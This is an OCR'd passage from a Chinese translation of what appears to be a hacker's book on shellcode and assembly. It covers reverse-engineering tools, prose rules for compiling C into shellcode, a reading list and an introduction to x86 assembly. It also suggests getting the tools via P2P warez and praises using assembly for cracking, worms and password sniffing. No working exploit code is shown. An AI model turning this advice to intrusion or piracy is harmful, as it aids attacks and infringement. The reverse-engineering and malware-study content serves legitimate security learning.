


图 1.4　IDA Pro 控制台是代码挖掘者流连忘返的乐园




图 1.5　Palm PC 下的反汇编器

在十六进制编辑器中，最流行的当属 HIEW。不过，我个人比较喜欢 QVIEW。其他的辅助工具，如文件比较、内存转储、加壳/脱壳等工具必须放在触手可及的地方。最后，不要忘了打印机、纸和笔。

上面提到的软件在 eDonkey 或 eMule——P2P 文件共享网络上都可以找到，简单地说，

P2P 文件共享网络是网中网。随着它的出现，在 Web 上搜索 warez 已经过时了。在 P2P 文件共享网络上几乎可以找到任何东西——软件，音乐，电影或文档。不过，最令人吃惊的是，即使到现在也不是每个人都意识到它的存在。

1.1　编程语言

真正的黑客只用一两种编程语言——C 和汇编。在应用程序开发过程中，一般很少用汇编，取而代之的是 Basic，Delphi 和其他高级语言，但可惜的是，用这些高级语言基本上不可能写出优雅的 shellcode。

那 C 怎么样呢？从审美的角度来看，C 可能是最坏的选择，保守派黑客不会原谅你选择它。但从另一方面来看，C 是面向系统的一种低级语言，适合编写各种恶意软件，尽管这并不意味着黑客不必再学汇编语言了。

生成代码的编译器必须满足以下要求：首先，代码可以完全移植（换句话说，不受加载地址的影响），不修改除栈以外的任何内存单元，不使用标准的导入函数机制。取代标准的导入函数，生成代码时只链接必需的库函数或使用系统自带的 API（Application Program Interface）。大多数的编译器都符合这些要求，当然程序员也必须遵守这些规则。

首先，不要把程序的主函数声明为 main，因为连接器碰到它时，会自动插入启动代码，但 shellcode 并不需要这些代码；不要使用全局或静态变量，因为编译器会把它们强行放入数据段，而 shellcode 不需要任何数据段。如果 shellcode 准备使用脆弱程序的数据段，首先，它必须靠自己确定段尾的地址；第二，增加段长度，确保它满足需要的长度。我们可以用汇编指令轻松执行这些操作；但对编译器来说，这太复杂了。所以，为了编写高效率的 shellcode，用局部变量保存所有的数据，以数字的形式指定字符串常量。例如，如果程序中有 char x[] = “hello, world” 语句，编译器会自作主张地把“hello, world”放入数据段，当程序运行时，再把它复制到局部栈变量 x。因此，有必要用如下方式处理：x[0] =’h’，x[1]=’e’，x[2]=’l’…；另一种选择是把 char 转换成 int，然后把它赋给 double word。注意，用后一种方式处理时，最没意义的字节位于较低的地址，这使字符串以反序的形式出现。

当你不能确定库函数是否完全满足上述要求时，不要轻易使用它们，而是调用系统自带的 API 函数（也称为 sys-call）。Linux 与此类似，一般使用 int 80h 中断。其他一些系统，通常使用选择器为 7 偏移量为 0 的远调用（far call）。从上面我们可以看出，系统调用因系统而异，从而限制了 shellcode 的移植性。如果想使用库函数，可以考虑把 shellcode 插入导入表。

在编译这样的文件时，你可能会得到一个目标文件，以及编译器抱怨缺少 main 函数的错误消息。先不管这些，现在要做的是把目标文件连接成 32 或 64 位二进制文件。因为系

统加载器拒绝处理这样的文件，黑客只能手动处理它。

1.2 分析、调试和逆向工程的工具

没有哪个黑客或病毒作者能拒绝研究病毒、并将独特的病毒纳入私人收藏的诱惑，他们经常私下交换病毒样本。有经验的黑客对网上的藏品不太感兴趣，这主要是因为它们一般是改自开源的代码，没有太大的价值。不过，对初学者而言，它们仍然是克朗代克河[①]。

如果实在找不到源码（有经验的黑客不会考虑或依赖反汇编后的残缺清单），那么有必要手动分析二进制代码。在这里，有一个小小的暗桩：最好的反汇编器随时可用——IDA Pro——但不适合处理 ELF 文件，因为 IDA Pro 拒绝载入段头部被破坏的可执行文件，而大部分病毒感染文件后，一般都忘了修复被破坏的段头部。

注意

新版本的 IDA Pro 已经修复了这个错误。

我还没有发现能非常好地处理 ELF 格式的反汇编器。因此，黑客最好能花些时间和精力开发属于自己的反汇编器，如果没有好想法，也可以先用十六进制编辑器（如 HIEW）学习 ELF 文件结构。

在调试器这一块，情况似乎更糟糕。UNIX 下只有一两个可用的应用层调试器——GDB（GNU Debugger）。GDB 是其他大部分调试器的基础，但有一些缺陷，比如说，MS-DOS 时代就盛行的、非常简单的反调试技术，可以蒙蔽 GDB，或者脱离它的控制。如果我们用 GDB 分析破坏性的病毒，想一想会发生什么？因此，绝对不能容忍在常用计算机上调试 shellcode。在这种情况下，最好是使用模拟器（或 VMWare 等）。

在这种情况下，内置调试器的模拟器是最好的选择。对于用调试器分析的代码来说，即使可以绕过这样的调试器，也是非常困难的。在理想情况下，几乎是不可能的。一个比较好的例子是 Bochs 模拟器。Bochs 是一个内置调试器的高性能 PC 模拟器，非常适合研究病毒，而不用担心数据被损坏。Bochs 是免费软件，带源码，可以从 http://bochs.sourceforge.net 下载包括调试器的版本（图 1.6）。顺便说一下，为了研究 ELF 格式的病毒，不一定非要安装 UNIX，模拟器完全可以满足这个需求（图 1.7）。

① 译注：Klondike，流程约 145 公里。1896 年 8 月在此发现金矿，引发了 1897-1898 年的淘金热。此处寓意为金矿。




图 1.6　在 Windows 2000 下，用 Bochs 模拟器内置的调试器调试病毒




图 1.7　用 Iceix 反汇编器研究 UNIX 病毒的行为

1.3 必读书目和其他的参考资料

- 关于 C/C++:
  - "The C Programming Language"（Prentice Hall，1988 年出版），Brian W.Kernighan 与 Dennis M. Ritchie 所著，参与 ANSI 制订 C 的相关标准。这本书被称为 C 语言的《旧约全书》，虽然有些过时，但仍是学习 C 语言的必读书。这本书有自己的主页：http://cm.bell-labs.com/cm/cs/cbook/index.html。
  - "1001 Visual C++ Programming Tips"（第一版，2001 年），Kris Jamsa. Muska & Lipman 所著。它虽然不是《旧约全书》，但是非常棒。
  - "C++ Annotations"，Frank B. Brokken 编写（http://www.icce.rug.nl/documents/cpp.shtml）。对每一个有自尊心的黑客来说，这本关于 C++编程语言的注释手册都是必读书。
  - "comp.lang.c Frequently Asked Questions"，由 Steve Summit 维护（http://www.eskimo.com/~scs/C-faq/top.html），也是非常棒的读物。
- 关于汇编:
  - "The Art of Assembly Language"（No Starch press，第一版，2003 年），Randall Hyde 著。强烈推荐的汇编必读书之一。
  - "Write Great Code: Understanding the Machine"（No Starch Press，第一版，2004 年），Randall Hyde 著。另一本非常好的有关汇编语言的书，这本书提供的信息涉及：基本的计算机数据表示，二进制运算，位操作，存储器组织和访问，布尔逻辑和 CPU 设计。
  - 来自 Intel 和 AMD 的手册。顺便说一句，不仅可以从网下免费下载，也可以通过邮件订购（也是免费的）。
- 关于操作系统:
  - 来自 Microsoft 的 SDK/DDK，包含工具集及附随的文档。你需要这些软件的话，可以从网上下载。
  - "Advanced Windows"（Microsoft Press，第三版，1997 年），Jeffrey Richter 著。这是应用程序员人手一本的《圣经》。
  - "Inside the Windows NT File System"（Microsoft Press，1994 年），Helen Custer 著。非常好的、Windows NT 文件系统的书，必备书。
  - "Inside Windows NT"（Microsoft Press，1992 年），Helen Custer 著。详细而深入地研究了 Windows NT 4.0 的架构，并提供了代码实现。

- “Microsoft Windows Internals”（Microsoft Press，第四版，2004 年），David solomon 与 Mark Russinovich 所著。作者黑客社团的领袖，这本经典之作带领我们深入 Windows 内核。最新版覆盖了所有最新的 Windows 版本，包括 Windows 2000，Windows XP，和 Windows .NET Server 2003。
- “Undocumented Windows 2000 Secrets”（Addison-Wesley Professional，2001 年），Sven Schreiber 著。本书作者是一位著名的 Windows 内核研究员，本书的内容包括 Windows 2000 的调度接口，符号文件，系统内存和内核对象；内核原始的 API；Microsoft PDB 文件格式；以及其他的主题。

■ 关于反汇编：

- “The Art of Disassembly”，出自 Reversing-Engineering Network（http://www.reverse-engineering.net/），反汇编的《圣经》。
- “Hacker Disassembling Uncovered”（A-List Publishing，2003 年，中文版译名为《黑客反汇编揭秘》），Kris Kaspersky 著。内容为在没有源码的情况下，怎样用调试器及反汇编器分析程序。

■ 关于 hacking：

- Phrack（http://www.phrack.org）。最好的电子杂志之一，包含大量的文章。值得一读，但可惜的是现在暂停发行了。

■ 关于缓冲区溢出：

- UNIX Assembly Codes Develogment for Vulnerabilities Illustration Purposes（http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01-/LSD/bh-usa-01-lad.pdf）。一本非常好的手册，介绍了缓冲区溢出技术以及怎样获得远程计算机的控制。
- Win32 Assembly Components（http://www.lsd-pl.net/documents/winasm-1.0.1.pdf）。现成的组件和攻击代码。
- Understanding Windows Shellcode（http://www.hick.org/code/skape/papers/win32-shellcode.pdf），有关 shellcode 开发的手册。

CHAPTER

2

第 2 章　汇编语言——概览

低级编程就是用计算机熟悉的语言与它“交谈”，通过低级编程，我们既可以充分享用访问底层硬件的乐趣，也可以任想像插上翅膀自由翱翔，更可以几乎无限地展现自我。与大部分高级编程语言相比，汇编语言更容易掌握，至少比 C++容易一些，在几个月内掌握它是有可能的。关键在于：正确的方向、完整的计划、充满信心地向目标迈进，而不是漫无目的地在黑暗中游荡。

不精通汇编语言的黑客不是真正的黑客，这样的黑客就像没有桨的船夫，没有枪的枪手，很快就会在危机四伏的环境中消失。要想在黑客圈子里有所作为，只懂高级编程语言还远远不够。为了研究缺乏源码的二进制程序（这是最常见的情形），需要在遍布机器码的丛林中找出问题并分析它的核心算法。现在，有许多翻译程序（这些程序就是我们熟知的反汇编器）可以把机器码转换成汇编代码；但是想通过机器码还原源码几乎是不可能的（现在进行的一些反编译项目，效果都不太好）。

操作系统出于某些原因，常有一些特性没有公开，为了研究它们，我们也需要掌握汇编语言。除此之外，我们还可以用汇编语言：寻找后门、抵抗病毒、定制程序、逆向工程、破解隐密的算法，等等——这个清单没有尽头。汇编语言的应用领域非常广泛，列出这些领域很容易，但这和我们的主题没太大的关系。

通过上面的描述，我们知道汇编语言是一个强大的工具，掌握它就等于我们具有驾驭系统的能力。它们不是晦涩的理论，相反，它们是核心，是精华。精通汇编语言，你将掌握：自修改代码、多形（polymorphism）、反调试和反反汇编等技术，可以利用它破解代码、改良蠕虫、绕过系统审核、进行间谍活动、窃听密码等。

换句话说，汇编类似于和视野相结合的第六感、甚至是第七感。例如，系统出现严重错误时，会弹出臭名昭著的“General Protection Fault”错误消息。面对这样的情况，开发

应用程序的程序员会一边诅咒，一边在困惑中顺从地关闭程序（他们猜测这可能是程序的因果报应），他们不理解弹出的信息和转储的数据；然而，精通汇编的人在碰到这种情况时，他们的反应完全不一样，这些家伙会根据显示的内存地址，找出错误并加以纠正，运气好时可能还会恢复未保存的数据。

2.1　汇编语言基本原理

汇编是操作机器码的低级语言。不必花费力气在它的指令集中寻找显示“hello, world!”字符串的指令，它没有这样的指令。下面列一些处理器可以执行的操作：add，subtract，divide，multiply，比较两个数并根据结果把控制传给适当的程序分支，把一个数从一个位置移到另一个位置，读写 I/O 端口，通过端口或特定的内存区域控制外围设备（例如显存），在终端上输出字符，读写硬盘的某个扇区。幸运地是，与硬件设备相关的工作被委派给专门的例程了，程序员不必亲自过问。此外，在标准的操作系统中（如 Windows），在应用层是无法访问端口的。

另外需要精通的是寄存器。按照常规来解释寄存器有些困难。寄存器看起来有点像常见的寄存器，但实际上不是。在以前的计算机中，寄存器是数据处理单元的一部分，处理器不能直接把内存中的两个数相加，执行之前，必须把操作数载入寄存器。这是从微观的角度观察到的情形。从上层看，现在的处理器已经不用这样操作了，有专门的机器指令解释程序。是的，它可以直接解释机器码。PDP-11 不需要程序员把数据预先载入寄存器，它假装数据是直接从内存中得到的；而实际上，数据是以背景方式载入内部寄存器的。执行算术计算后，结果会写入内存或“逻辑”寄存器，而它们实际上是快速的内存单元。

在 x86 里，寄存器像 PDP 里的那样是虚的。然而，和 PDP 相比，其中一些寄存器具有特殊属性。某些指令（例如 mul）严格定义只能使用固定的寄存器。这是为了兼容以前的版本所付出的必然代价。另外，x86 还有一个令人失望的局限，它不支持“内存到内存”的寻址方式，操作数必须载入寄存器或用直接值表示。据统计，一个汇编程序的 5%是由数据交换指令组成的。

